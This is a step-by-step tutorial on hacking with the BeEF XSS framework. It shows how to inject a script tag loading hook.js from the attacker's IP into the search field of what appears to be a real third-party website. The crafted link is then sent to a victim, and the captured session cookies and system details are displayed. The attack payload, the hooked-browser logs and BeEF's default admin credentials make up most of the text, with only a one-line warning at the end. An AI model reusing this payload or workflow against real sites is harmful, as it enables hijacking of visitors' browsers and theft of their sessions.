XSS Attack: Hacking Using BeeF XSS Framework

Still in the **XSS** Attack series, now we will continue from the last **tutorial** about finding simple XSS vulnerability to **Hacking Using** BeeF **XSS** Framework.

We already know **how to** find the simple cross site scripting **vulnerability** in a **website**, in this **tutorial** actually just the basic how you can understand the flow of **XSS** attack. If you still don't understand about what is **XSS** and the scenario in this **tutorial**, you can go and look the previous **tutorial** about finding simple XSS vulnerability.

Today **tutorial** will be more focus on enumeration, but if you explore by yourselves you will get more than just data enumeration :-).

I hope you can learn by yourselves after read this **tutorial.** It happen the same in real life, do not expect to mastering this if you just learn about everything inside the school behind the table, you need to dig yourselves, try, try and try and put your comfort zone far away from you. Let start the **tutorial**

Step by step **Hacking Using** Beef **XSS** Framework

1. Before we start, here is the details information I use in this **tutorial**.

Attacker:

OS: Backtrack 5

IP: 192.168.160.236


Already have **XSS** vulnerable **website** as a mediator

Victim:

OS: Windows 7 Ultimate

IP: 192.168.160.104


2. We will start the BeeF **XSS framework** first:



if you get an error, maybe you haven't installed the beef **xss framework**.

3. After you run beef in the step two, a window will popped out and tell you the username and password to log in to beef admin panel. By default the username: beef and password: beef. The beef control panel should be:

```
http://your_ip_or_hostname:3000/ui/panel
```




Authentication


Username: beef

Password: ••••

4. This is the default display when you successfully log in to the beef **xss framework** control panel



5. Now let's see the information command window, inside there you can see some information **how to** operate the beef **framework**, especially **how to** spread the malicious javascript.




```
[23:48:52][*] 77 modules enabled.
[23:48:52][*] 2 network interfaces were detected.
[23:48:52][+] running on network interface: 127.0.0.1
[23:48:52]    |   Hook URL: http://127.0.0.1:3000/hook.js
[23:48:52]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[23:48:52][+] running on network interface: 192.168.160.236
[23:48:52]    |   Hook URL: http://192.168.160.236:3000/hook.js
[23:48:52]    |_  UI URL:   http://192.168.160.236:3000/ui/panel
[23:48:52][+] HTTP Proxy: http://127.0.0.1:6789
[23:48:52][*] BeEF server started (press control+c to stop)
```

From the picture above, we must inject the hook **URL** address to the **XSS** vulnerable **website**.

6. Because I already have the **XSS** vulnerable **website** from the last **tutorial** about finding simple xss vulnerability so I just use one of it. The next step I also already prepare the code to inject in the search box

```
<script type=text/javascript src=http://192.168.160.236:3000/hook.js></script>
```

so it will look like this:




```
http://[redacted]/search.asp?keyword=<script type=text/javascript src=http://192.168.160.236:3000/hook.js></script>&x=0&y=0
```

The next step attacker will copy the **URL** together with malicious script inside it and send it to victim. This is the **URL** looks like:

```
http://www.xss_vulnerable_website/search.asp?keyword=<script
type=text/javascript src=http://192.168.160.236:3000/hook.js></script>&x=0&y=0
```


7. When victim click the link sent by attacker, the attacker command line window will show an activity.




```
r[ 0:10:20][!] [INITIALIZATION] Invalid internal IP address returned from the ho
ok browser's initial connection.
[ 0:10:20][*] New Hooked Browser [ip:192.168.160.104, type:FF-3.6, os:Windows 7]
, hooked domain [[redacted].com.cn:80]
```

the picture above means that victim with **IP** 192.168.160.104 already click the malicious link with mediator xxx.com.

8. When we move to the Beef **xss framework** control panel, the control panel record some activity there.



9. Many information also available there including session cookie, system information, etc.



Session Cookies: Yes Initialization

Persistent Cookies: Yes Initialization

Category: Hooked Page (5 Items)

Page Title: No Title Initialization

Page URI: http:/[redacted] [redacted]asp?keyword=%3Cscript%20type=text/javascript%20src=http://192.168.160.236:3000/hook.js%3E%3C/script%3E Initialization

Page Referrer: http://[redacted] [redacted]/search.asp?keyword=%3Cscript%20type=text/javascript%20src=http://192.168.160.236:3000/hook.js%3E%3C/script%3E&amp;x=0&amp;y=0 Initialization

Hostname/IP: [redacted]com.cn Initialization

Cookies: ASPSESSIONIDQQASCRTB=CFJPPIGCMNMDPJENFCNEPIBM; BEEFHOOK=V0qWxFl2a3QBbi5RrIXW6Vvz6qAtEHJHITqrAcYJmIjiOi4… Initialization

Category: Host (3 Items)

OS Name: Windows 7 Initialization

System Platform: Win32 Initialization

Screen Params: Width: 1366, Height: 664, Colour Depth: 24 Initialization

Conclusion:

1. **XSS** can directly attack the user that visit a **website**.

2. Do not click a link that you don't know.